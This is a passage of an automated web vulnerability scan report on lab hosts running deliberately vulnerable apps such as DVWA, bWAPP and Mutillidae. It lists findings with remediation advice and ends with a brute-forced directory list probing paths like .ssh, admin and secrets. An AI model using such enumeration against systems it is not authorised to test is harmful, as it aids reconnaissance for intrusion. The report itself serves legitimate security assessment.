	Payload	convcharset=utf-8&input_go=Go&lang=en-utf-8&phpMyAdmin=119b95d26dca7bdd094ca08a4c616bad235cef34&phpMyAdmin=119b95d26dca7bdd094ca08a4c616bad235cef34&phpMyAdmin=119b95d26dca7bdd094ca08a4c616bad235cef34&pma_password=data&pma_username=data&server=1&token=a7c8a258e3e0cb8ca3e4a22d3cf1057b
121/124	Target	http://192.168.105.200/mutillidae/set-up-database.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/set-up-database.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.200/mutillidae/set-up-database.php/he16t/
122/124	Target	http://192.168.105.200/mutillidae/index.php

	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.200/mutillidae/index.php/EYc3A/
123/124	Target	http://192.168.105.200/dvwa/setup.php
	Vulnerability details	Target http://192.168.105.200/dvwa/setup.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.200/dvwa/setup.php/V5ucG/
124/124	Target	http://192.168.105.200/phpMyAdmin/index.php
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/index.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	convcharset=utf-8&db=data&lang=en-utf-8&lang=en-utf-8&phpMyAdmin=2806fb509e5c67cfad81dd87e054f7c041386c5a&phpMyAdmin=2806fb509e5c67cfad81dd87e054f7c041386c5a&table=data&token=a9051d53e73a5a2542e17c09f91fec45

References:

REFERENCES
http://www.thespanner.co.uk/2014/03/21/rpo/

Vulnerability Solution:

it's recommended to use absolute links for CSS imports. The problem can be partially mitigated by preventing framing. To prevent framing configure your web server to include an X-Frame-Options: deny header on all pages.

208 Hidden Input Form Found

Description:

A hidden form input named price was found. It's not recommended to hide sensitive information in hidden form fields.

Affected Nodes:

1/1	Target	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insecure_direct_object_ref_2.php has Hidden Input Form Found vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Vulnerability Solution:

Check if the script inputs are properly validated.

209 - 211 MySQL Username Disclosure

Description:

For a client program to be able to connect to the MySQL server, it must use the proper connection parameters, such as the name of the host where the server is running and the user name and password of your MySQL account. When the connection to the database cannot be established, the server returns an error message including the MySQL username and host that were used. This information should not be present on a production system.

Affected Nodes:

1/3	Target	http://192.168.105.200/phpMyAdmin/index.php
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/index.php has MySQL Username Disclosure vulnerability
	Parameter names	url
	Payload	
2/3	Target	http://192.168.105.200/phpMyAdmin/index.php?token=a7c8a258e3e0cb8ca3e4a22d3cf1057b
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/index.php?token=a7c8a258e3e0cb8ca3e4a22d3cf1057b has MySQL Username Disclosure vulnerability
	Parameter names	url
	Payload	
3/3	Target	http://192.168.105.200/phpMyAdmin/index.php?db=data&table=data&token=a7c8a258e3e0cb8ca3e4a22d3cf1057b
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/index.php?db=data&table=data&token=a7c8a258e3e0cb8ca3e4a22d3cf1057b has MySQL Username Disclosure vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Vulnerability Solution:

Make sure the MySQL connection can be established and configure PHP not to display error messages.

80 Info Vulnerabilities

1 Error Page Web Server Version Disclosure

Description:

By requesting a page that doesn't exist, an error page was returned. This error page contains the web server version number and a list of modules enabled on this server. This information can be used to conduct further attacks.

Affected Nodes:

1/1	Target	http://192.168.105.200/RCJpkOxMwi.aspx
	Vulnerability details	Target http://192.168.105.200/RCJpkOxMwi.aspx has Error Page Web Server Version Disclosure vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Vulnerability Solution:

Custom exception page

2 - 16 Insecure Cookie SameSite Attribute

Description:

When cookies lack the SameSite attribute, Web browsers may apply different and sometimes unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate value of either "Strict", "Lax", or "None".When set to "None", cookies are sent regardless of whether they cross site or not

Affected Nodes:

1/15	Target	http://192.168.105.197:8000/
	Vulnerability details	Target http://192.168.105.197:8000/ has Insecure Cookie SameSite Attribute vulnerability
	Parameter names	url
	Payload	
2/15	Target	http://192.168.105.197:8016/
	Vulnerability details	Target http://192.168.105.197:8016/ has Insecure Cookie SameSite Attribute vulnerability
	Parameter names	url
	Payload	

3/15	Target	http://192.168.105.197:8008/
	Vulnerability details	Target http://192.168.105.197:8008/ has Insecure Cookie SameSite Attribute vulnerability
	Parameter names	url
	Payload	
4/15	Target	http://192.168.105.197:8032/
	Vulnerability details	Target http://192.168.105.197:8032/ has Insecure Cookie SameSite Attribute vulnerability
	Parameter names	url
	Payload	
5/15	Target	http://192.168.105.197:8045/
	Vulnerability details	Target http://192.168.105.197:8045/ has Insecure Cookie SameSite Attribute vulnerability
	Parameter names	url
	Payload	
6/15	Target	http://192.168.105.197:8046/
	Vulnerability details	Target http://192.168.105.197:8046/ has Insecure Cookie SameSite Attribute vulnerability
	Parameter names	url
	Payload	
7/15	Target	http://192.168.105.197:8048/
	Vulnerability details	Target http://192.168.105.197:8048/ has Insecure Cookie SameSite Attribute vulnerability
	Parameter names	url
	Payload	
8/15	Target	http://192.168.105.197:8059/
	Vulnerability details	Target http://192.168.105.197:8059/ has Insecure Cookie SameSite Attribute vulnerability
	Parameter names	url
	Payload	
9/15	Target	http://192.168.105.197:8080/
	Vulnerability details	Target http://192.168.105.197:8080/ has Insecure Cookie SameSite Attribute vulnerability
	Parameter names	url

	Payload	
10/15	Target	http://192.168.105.197:8057/
	Vulnerability details	Target http://192.168.105.197:8057/ has Insecure Cookie SameSite Attribute vulnerability
	Parameter names	url
	Payload	
11/15	Target	http://192.168.105.197:8081/
	Vulnerability details	Target http://192.168.105.197:8081/ has Insecure Cookie SameSite Attribute vulnerability
	Parameter names	url
	Payload	
12/15	Target	http://192.168.105.197:8161/
	Vulnerability details	Target http://192.168.105.197:8161/ has Insecure Cookie SameSite Attribute vulnerability
	Parameter names	url
	Payload	
13/15	Target	http://192.168.105.196/
	Vulnerability details	Target http://192.168.105.196/ has Insecure Cookie SameSite Attribute vulnerability
	Parameter names	url
	Payload	
14/15	Target	http://192.168.105.196:81/
	Vulnerability details	Target http://192.168.105.196:81/ has Insecure Cookie SameSite Attribute vulnerability
	Parameter names	url
	Payload	
15/15	Target	http://192.168.105.200/
	Vulnerability details	Target http://192.168.105.200/ has Insecure Cookie SameSite Attribute vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES

REFERENCES
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie

Vulnerability Solution:

Set the SameSite value to "Strict" or "Lax"

17 - 20 Insecure Referrer Policy

Description:

Referrer Policy controls behavior of the Referer header, which indicates the origin or web page URL the request was made from. The web application uses insecure Referrer Policy configuration that may leak user's information to third-party sites.

Affected Nodes:

1/4	Target	http://192.168.105.197:8000/
	Vulnerability details	Target http://192.168.105.197:8000/ has Insecure Referrer Policy vulnerability
	Parameter names	url
	Payload	
2/4	Target	http://192.168.105.197:8080/
	Vulnerability details	Target http://192.168.105.197:8080/ has Insecure Referrer Policy vulnerability
	Parameter names	url
	Payload	
3/4	Target	http://192.168.105.197:8081/
	Vulnerability details	Target http://192.168.105.197:8081/ has Insecure Referrer Policy vulnerability
	Parameter names	url
	Payload	
4/4	Target	http://192.168.105.196:81/
	Vulnerability details	Target http://192.168.105.196:81/ has Insecure Referrer Policy vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy

Vulnerability Solution:

Consider setting Referrer-Policy header to 'strict-origin-when-cross-origin' or a stricter value

21 - 39 Email Address Information Disclosure

Description:

One or more email addresses have been found on this page. The majority of spam comes from email addresses harvested off the internet. The spam-bots (also known as email harvesters and email extractors) are programs that scour the internet looking for email addresses on any website they come across. Spambot programs look for strings like myname@mydomain.com and then record any addresses found.

Affected Nodes:

1/19	Target	http://192.168.105.197:8000/docs/appdev/
	Vulnerability details	Target http://192.168.105.197:8000/docs/appdev/ has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
2/19	Target	http://192.168.105.197:8000/docs/realm-howto.html
	Vulnerability details	Target http://192.168.105.197:8000/docs/realm-howto.html has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
3/19	Target	http://192.168.105.197:8000/docs/appdev/index.html
	Vulnerability details	Target http://192.168.105.197:8000/docs/appdev/index.html has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
4/19	Target	http://192.168.105.197:8000/docs/windows-auth-howto.html
	Vulnerability details	Target http://192.168.105.197:8000/docs/windows-auth-howto.html has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
5/19	Target	http://192.168.105.197:8000/docs/architecture/index.html
	Vulnerability details	Target http://192.168.105.197:8000/docs/architecture/index.html has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
6/19	Target	http://192.168.105.197:8000/docs/architecture/

	Vulnerability details	Target http://192.168.105.197:8000/docs/architecture/ has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
7/19	Target	http://192.168.105.197:8000/docs/funcspecs/fs-jndi-realm.html
	Vulnerability details	Target http://192.168.105.197:8000/docs/funcspecs/fs-jndi-realm.html has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
8/19	Target	http://192.168.105.197:8000/examples/jsp/cal/cal1.jsp?action=Submit&email=sample%40email.tst&name=name
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/cal/cal1.jsp?action=Submit&email=sample%40email.tst&name=name has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	action=Submit&email=sample%40email.tst&name=name
9/19	Target	http://192.168.105.197:8000/examples/jsp/cal/cal1.jsp
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/cal/cal1.jsp has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
10/19	Target	http://192.168.105.196:81/include.php?file=phpinfo.php
	Vulnerability details	Target http://192.168.105.196:81/include.php?file=phpinfo.php has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
11/19	Target	http://192.168.105.196:81/bwapp/maili.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/maili.php has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
12/19	Target	http://192.168.105.196:81/bwapp/information_disclosure_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/information_disclosure_1.php has Email Address Information Disclosure vulnerability

	Parameter names	url
	Payload	
13/19	Target	http://192.168.105.200/twiki/TWikiHistory.html
	Vulnerability details	Target http://192.168.105.200/twiki/TWikiHistory.html has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
14/19	Target	http://192.168.105.196:81/bwapp/admin/phpinfo.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/admin/phpinfo.php has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
15/19	Target	http://192.168.105.200/icons/
	Vulnerability details	Target http://192.168.105.200/icons/ has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
16/19	Target	http://192.168.105.200/icons/README
	Vulnerability details	Target http://192.168.105.200/icons/README has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
17/19	Target	http://192.168.105.200/icons/README.html
	Vulnerability details	Target http://192.168.105.200/icons/README.html has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
18/19	Target	http://192.168.105.200/dvwa/instructions.php
	Vulnerability details	Target http://192.168.105.200/dvwa/instructions.php has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	
19/19	Target	http://192.168.105.200/dvwa/phpinfo.php

	Vulnerability details	Target http://192.168.105.200/dvwa/phpinfo.php has Email Address Information Disclosure vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Vulnerability Solution:

Remove sensitive information such as email addresses to prevent internal account information from leaking

40 - 74 Password Type Input with 'auto-complete' Enabled

Description:

When a new name and password is entered in a form and the form is submitted, the browser asks if the password should be saved. Thereafter when the form is displayed, the name and password are filled in automatically or are completed as the name is entered. An attacker with local access could obtain the clear-text password from the browser cache.

Affected Nodes:

1/35	Target	http://192.168.105.197:8000/examples/jsp/security/protected/index.jsp
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/security/protected/index.jsp has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
2/35	Target	http://192.168.105.197:8000/examples/jsp/security/protected/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/security/protected/ has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
3/35	Target	http://192.168.105.197:8080/admin-console/login.seam?conversationId=19245
	Vulnerability details	Target http://192.168.105.197:8080/admin-console/login.seam?conversationId=19245 has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	

4/35	Target	http://192.168.105.197:8080/admin-console/login.seam
	Vulnerability details	Target http://192.168.105.197:8080/admin-console/login.seam has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	javax.faces.ViewState=1070580120454073092%3A859798175590753587&login_form=login_form&login_form%3Aname=data&login_form%3Apassword=data&login_form%3Asubmit=Login
5/35	Target	http://192.168.105.196:81/csrf.php
	Vulnerability details	Target http://192.168.105.196:81/csrf.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
6/35	Target	http://192.168.105.196:81/phpspy.php
	Vulnerability details	Target http://192.168.105.196:81/phpspy.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
7/35	Target	http://192.168.105.196:81/bwapp/sqli_3.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_3.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
8/35	Target	http://192.168.105.196:81/bwapp/sqli_16.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_16.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
9/35	Target	http://192.168.105.196:81/bwapp/xmli_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xmli_1.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
10/35	Target	http://192.168.105.196:81/bwapp/ba_captcha_bypass.php

	Vulnerability details	Target http://192.168.105.196:81/bwapp/ba_captcha_bypass.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
11/35	Target	http://192.168.105.196:81/bwapp/ba_weak_pwd.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/ba_weak_pwd.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
12/35	Target	http://192.168.105.196:81/bwapp/xss_login.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_login.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
13/35	Target	http://192.168.105.196:81/bwapp/sm_mitm_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_mitm_1.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
14/35	Target	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_1.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
15/35	Target	http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
16/35	Target	http://192.168.105.196:81/bwapp/csrf_1.php

	Vulnerability details	Target http://192.168.105.196:81/bwapp/csrf_1.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
17/35	Target	http://192.168.105.196:81/bwapp/cs_validation.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/cs_validation.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
18/35	Target	http://192.168.105.196:81/bwapp/http_verb_tampering.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/http_verb_tampering.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
19/35	Target	http://192.168.105.196:81/bwapp/password_change.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/password_change.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
20/35	Target	http://192.168.105.196:81/bwapp/user_extra.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/user_extra.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
21/35	Target	http://192.168.105.196:81/bwapp/xmli_1.php?login=login&password=data
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xmli_1.php?login=login&password=data has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	login=login&password=data
22/35	Target	http://192.168.105.196:81/bwapp/ba_insecure_login_1.php

	Vulnerability details	Target http://192.168.105.196:81/bwapp/ba_insecure_login_1.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
23/35	Target	http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php?delete
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php?delete has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
24/35	Target	http://192.168.105.200/phpMyAdmin/
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/ has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
25/35	Target	http://192.168.105.200/dvwa/login.php
	Vulnerability details	Target http://192.168.105.200/dvwa/login.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
26/35	Target	http://192.168.105.196:81/bwapp/csrf_1.php?password_conf=data&password_new=data
	Vulnerability details	Target http://192.168.105.196:81/bwapp/csrf_1.php?password_conf=data&password_new=data has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	password_conf=data&password_new=data
27/35	Target	http://192.168.105.200/phpMyAdmin/index.php
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/index.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	convcharset=utf-8&db=data&lang=en-utf-8&lang=en-utf-8&phpMyAdmin=119b95d26dca7bdd094ca08a4c616bad235cef34&phpMyAdmin=119b95d26dca7bdd094ca08a4c616bad235cef34&table=data&token=a7c8a258e3e0cb8ca3e4a22d3cf1057b

28/35	Target	http://192.168.105.200/phpMyAdmin/index.php?token=a7c8a258e3e0cb8ca3e4a22d3cf1057b
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/index.php?token=a7c8a258e3e0cb8ca3e4a22d3cf1057b has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
29/35	Target	http://192.168.105.200/phpMyAdmin/index.php?db=data&table=data&token=a7c8a258e3e0cb8ca3e4a22d3cf1057b
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/index.php?db=data&table=data&token=a7c8a258e3e0cb8ca3e4a22d3cf1057b has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
30/35	Target	http://192.168.105.196:81/dvwa/login.php
	Vulnerability details	Target http://192.168.105.196:81/dvwa/login.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
31/35	Target	http://192.168.105.196:81/bwapp/login.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/login.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
32/35	Target	http://192.168.105.196:81/bwapp/user_new.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/user_new.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
33/35	Target	http://192.168.105.200/dvwa/vulnerabilities/brute/
	Vulnerability details	Target http://192.168.105.200/dvwa/vulnerabilities/brute/ has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
34/35	Target	http://192.168.105.200/dvwa/vulnerabilities/csrf/

	Vulnerability details	Target http://192.168.105.200/dvwa/vulnerabilities/csrf/ has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	
35/35	Target	http://192.168.105.200/phpMyAdmin/index.php
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/index.php has Password Type Input with 'auto-complete' Enabled vulnerability
	Parameter names	url
	Payload	convcharset=utf-8&db=data&lang=en-utf-8&lang=en-utf-8&phpMyAdmin=2806fb509e5c67cfad81dd87e054f7c041386c5a&phpMyAdmin=2806fb509e5c67cfad81dd87e054f7c041386c5a&table=data&token=a9051d53e73a5a2542e17c09f91fec45

References:

REFERENCES
https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

Vulnerability Solution:

The password auto-complete should be disabled in sensitive applications. To disable auto-complete, you may use a code similar to: INPUT TYPE="password" AUTOCOMPLETE="off".

75 Microsoft IIS Version Disclosure

Description:

The HTTP responses returned by this web application include a header named 'Server'. The value of this header includes the version of Microsoft IIS server.

Affected Nodes:

1/1	Target	http://192.168.105.196/
	Vulnerability details	Target http://192.168.105.196/ has Microsoft IIS Version Disclosure vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

Vulnerability Solution:

Microsoft IIS should be configured to remove unwanted HTTP response headers from the response.

76 - 80 PHP 'open_basedir' isn't Set

Description:

The open_basedir configuration directive will limit the files that can be opened by PHP to the specified directory-tree. When a script tries to open a file with, for example, fopen() or gzopen(), the location of the file is checked. When the file is outside the specified directory-tree, PHP will refuse to open it. open_basedir is a good protection against remote file inclusion vulnerabilities. For a remote attacker it is not possible to break out of the open_basedir restrictions if he is only able to inject the name of a file to be included. Therefore the number of files he will be able to include with such a local file include vulnerability is limited.

Affected Nodes:

1/5	Target	http://192.168.105.196:81/bwapp/phpinfo.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/phpinfo.php has PHP 'open_basedir' isn't Set vulnerability
	Parameter names	url
	Payload	
2/5	Target	http://192.168.105.196:81/include.php?file=phpinfo.php
	Vulnerability details	Target http://192.168.105.196:81/include.php?file=phpinfo.php has PHP 'open_basedir' isn't Set vulnerability
	Parameter names	url
	Payload	
3/5	Target	http://192.168.105.196:81/bwapp/admin/phpinfo.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/admin/phpinfo.php has PHP 'open_basedir' isn't Set vulnerability
	Parameter names	url
	Payload	
4/5	Target	http://192.168.105.200/phpinfo.php
	Vulnerability details	Target http://192.168.105.200/phpinfo.php has PHP 'open_basedir' isn't Set vulnerability
	Parameter names	url
	Payload	
5/5	Target	http://192.168.105.200/mutillidae/phpinfo.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/phpinfo.php has PHP 'open_basedir' isn't Set vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://www.php.net/ini.core

Vulnerability Solution:

You can set open_basedir from php.ini open_basedir = your_application_directory.

Attack Surface Details

Total 3286

INDEX	METHOD	URL	PARAMETERS
1	GET	http://192.168.105.197:8000/examples/	N/A
2	GET	http://192.168.105.197:8000/#/	N/A
3	GET	http://192.168.105.197:8016/#/	N/A
4	GET	http://192.168.105.197:8008/admin-console/	N/A
5	GET	http://192.168.105.197:8008/adminconsole/	N/A
6	GET	http://192.168.105.197:8008/jmx-console/	N/A
7	GET	http://192.168.105.197:8008/_layouts/	N/A
8	GET	http://192.168.105.197:8008/_private/	N/A
9	GET	http://192.168.105.197:8008/.ssh/	N/A
10	GET	http://192.168.105.197:8008/bin/	N/A
11	GET	http://192.168.105.197:8008/phpsysinfo/	N/A
12	GET	http://192.168.105.197:8008/phpldapadmin/	N/A
13	GET	http://192.168.105.197:8008/uploadify/	N/A
14	GET	http://192.168.105.197:8008/phpThumb/	N/A
15	GET	http://192.168.105.197:8008/session/	N/A
16	GET	http://192.168.105.197:8008/sessions/	N/A
17	GET	http://192.168.105.197:8008/_source/	N/A
18	GET	http://192.168.105.197:8008/_src/	N/A
19	GET	http://192.168.105.197:8008/_www/	N/A
20	GET	http://192.168.105.197:8008/spool/	N/A
21	GET	http://192.168.105.197:8008/tar.gz/	N/A
22	GET	http://192.168.105.197:8008/tar.bz2/	N/A
23	GET	http://192.168.105.197:8008/tar/	N/A
24	GET	http://192.168.105.197:8008/uploader/	N/A
25	GET	http://192.168.105.197:8008/uploads/	N/A

INDEX	METHOD	URL	PARAMETERS
26	GET	http://192.168.105.197:8008/upload/	N/A
27	GET	http://192.168.105.197:8008/incomming/	N/A
28	GET	http://192.168.105.197:8008/user_uploads/	N/A
29	GET	http://192.168.105.197:8008/New Folder/	N/A
30	GET	http://192.168.105.197:8008/New folder (2)/	N/A
31	GET	http://192.168.105.197:8008/log/	N/A
32	GET	http://192.168.105.197:8008/logs/	N/A
33	GET	http://192.168.105.197:8008/_logs/	N/A
34	GET	http://192.168.105.197:8008/logfile/	N/A
35	GET	http://192.168.105.197:8008/logfiles/	N/A
36	GET	http://192.168.105.197:8008/~log/	N/A
37	GET	http://192.168.105.197:8008/~logs/	N/A
38	GET	http://192.168.105.197:8008/settings/	N/A
39	GET	http://192.168.105.197:8008/global/	N/A
40	GET	http://192.168.105.197:8008/globals/	N/A
41	GET	http://192.168.105.197:8008/admin/	N/A
42	GET	http://192.168.105.197:8008/adminpanel/	N/A
43	GET	http://192.168.105.197:8008/admin0/	N/A
44	GET	http://192.168.105.197:8008/admin1/	N/A
45	GET	http://192.168.105.197:8008/admin_/	N/A
46	GET	http://192.168.105.197:8008/_admin/	N/A
47	GET	http://192.168.105.197:8008/_adm/	N/A
48	GET	http://192.168.105.197:8008/administrator/	N/A
49	GET	http://192.168.105.197:8008/.adm/	N/A
50	GET	http://192.168.105.197:8008/.admin/	N/A
51	GET	http://192.168.105.197:8008/~admin/	N/A
52	GET	http://192.168.105.197:8008/admin_files/	N/A
53	GET	http://192.168.105.197:8008/site_admin/	N/A
54	GET	http://192.168.105.197:8008/fileadmin/	N/A

INDEX	METHOD	URL	PARAMETERS
55	GET	http://192.168.105.197:8008/adminfiles/	N/A
56	GET	http://192.168.105.197:8008/administration/	N/A
57	GET	http://192.168.105.197:8008/sysadmin/	N/A
58	GET	http://192.168.105.197:8008/administrative/	N/A
59	GET	http://192.168.105.197:8008/webadmin/	N/A
60	GET	http://192.168.105.197:8008/admins/	N/A
61	GET	http://192.168.105.197:8008/administrivia/	N/A
62	GET	http://192.168.105.197:8008/useradmin/	N/A
63	GET	http://192.168.105.197:8008/sysadmins/	N/A
64	GET	http://192.168.105.197:8008/admin_login/	N/A
65	GET	http://192.168.105.197:8008/admin_logon/	N/A
66	GET	http://192.168.105.197:8008/INSTALL_admin/	N/A
67	GET	http://192.168.105.197:8008/fpadmin/	N/A
68	GET	http://192.168.105.197:8008/siteadmin/	N/A
69	GET	http://192.168.105.197:8008/.subversion/	N/A
70	GET	http://192.168.105.197:8008/_sqladm/	N/A
71	GET	http://192.168.105.197:8008/sqladm/	N/A
72	GET	http://192.168.105.197:8008/client/	N/A
73	GET	http://192.168.105.197:8008/clients/	N/A
74	GET	http://192.168.105.197:8008/cmd/	N/A
75	GET	http://192.168.105.197:8008/restricted/	N/A
76	GET	http://192.168.105.197:8008/_pages/	N/A
77	GET	http://192.168.105.197:8008/webmin/	N/A
78	GET	http://192.168.105.197:8008/reseller/	N/A
79	GET	http://192.168.105.197:8008/personal/	N/A
80	GET	http://192.168.105.197:8008/updates/	N/A
81	GET	http://192.168.105.197:8008/err/	N/A
82	GET	http://192.168.105.197:8008/error/	N/A
83	GET	http://192.168.105.197:8008/_errors/	N/A

INDEX	METHOD	URL	PARAMETERS
84	GET	http://192.168.105.197:8008/errors/	N/A
85	GET	http://192.168.105.197:8008/secret/	N/A
86	GET	http://192.168.105.197:8008/secrets/	N/A
87	GET	http://192.168.105.197:8008/msql/	N/A
88	GET	http://192.168.105.197:8008/mysql/	N/A
89	GET	http://192.168.105.197:8008/mssql/	N/A
90	GET	http://192.168.105.197:8008/oracle/	N/A
91	GET	http://192.168.105.197:8008/db/	N/A
92	GET	http://192.168.105.197:8008/db2/	N/A
93	GET	http://192.168.105.197:8008/sql/	N/A
94	GET	http://192.168.105.197:8008/__SQL/	N/A
95	GET	http://192.168.105.197:8008/_SQL/	N/A
96	GET	http://192.168.105.197:8008/dbase/	N/A
97	GET	http://192.168.105.197:8008/database/	N/A
98	GET	http://192.168.105.197:8008/cvs/	N/A
99	GET	http://192.168.105.197:8008/svn/	N/A
100	GET	http://192.168.105.197:8008/member/	N/A
101	GET	http://192.168.105.197:8008/members/	N/A
102	GET	http://192.168.105.197:8008/orders/	N/A
103	GET	http://192.168.105.197:8008/billing/	N/A
104	GET	http://192.168.105.197:8008/memberlist/	N/A
105	GET	http://192.168.105.197:8008/dump/	N/A
106	GET	http://192.168.105.197:8008/ftp/	N/A
107	GET	http://192.168.105.197:8008/accounts/	N/A
108	GET	http://192.168.105.197:8008/warez/	N/A
109	GET	http://192.168.105.197:8008/conf/	N/A
110	GET	http://192.168.105.197:8008/config/	N/A
111	GET	http://192.168.105.197:8008/phpmyadmin/	N/A
